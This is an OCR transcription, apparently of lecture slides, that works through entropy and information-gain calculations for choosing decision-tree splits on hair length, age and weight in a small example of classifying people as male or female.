
$Entropy(3\mathbf{F},2\mathbf{M}) = -(3/5)\log_2(3/5) - (2/5)\log_2(2/5)$

$= \mathbf{0.9710}$

Let us try splitting on *Hair length*

$$Gain(A) = E(Current\ set) - \sum E(all\ child\ sets)$$


Gain(Hair Length <= 5) = **0.9911** – (4/9 * **0.8113** + 5/9 * **0.9710**) = **0.0911**




$$Entropy(S) = -\frac{p}{p+n}\log_2\left(\frac{p}{p+n}\right) - \frac{n}{p+n}\log_2\left(\frac{n}{p+n}\right)$$

$$Entropy(4\mathbf{F},5\mathbf{M}) = -(4/9)\log_2(4/9) - (5/9)\log_2(5/9)$$
$$= \mathbf{0.9911}$$

yes age <= 40? no





$$Entropy(3\mathbf{F},3\mathbf{M}) = -(3/6)\log_2(3/6) - (3/6)\log_2(3/6)$$
$$= \mathbf{1}$$


$$Entropy(1\mathbf{F},2\mathbf{M}) = -(1/3)\log_2(1/3) - (2/3)\log_2(2/3)$$
$$= \mathbf{0.9183}$$

Let us try splitting on *Age*

$$Gain(A) = E(Current\ set) - \sum E(all\ child\ sets)$$


$$Gain(\text{Age} <= 40) = \mathbf{0.9911} - (6/9 * \mathbf{1} + 3/9 * \mathbf{0.9183}) = \mathbf{0.0183}$$

Of the 3 features we had, *Weight* was best. But while people who weigh over 160 are perfectly classified (as males), the under 160 people are not perfectly classified… So we simply recurse!




This time we find that we can split on *Hair length,* and we are done!

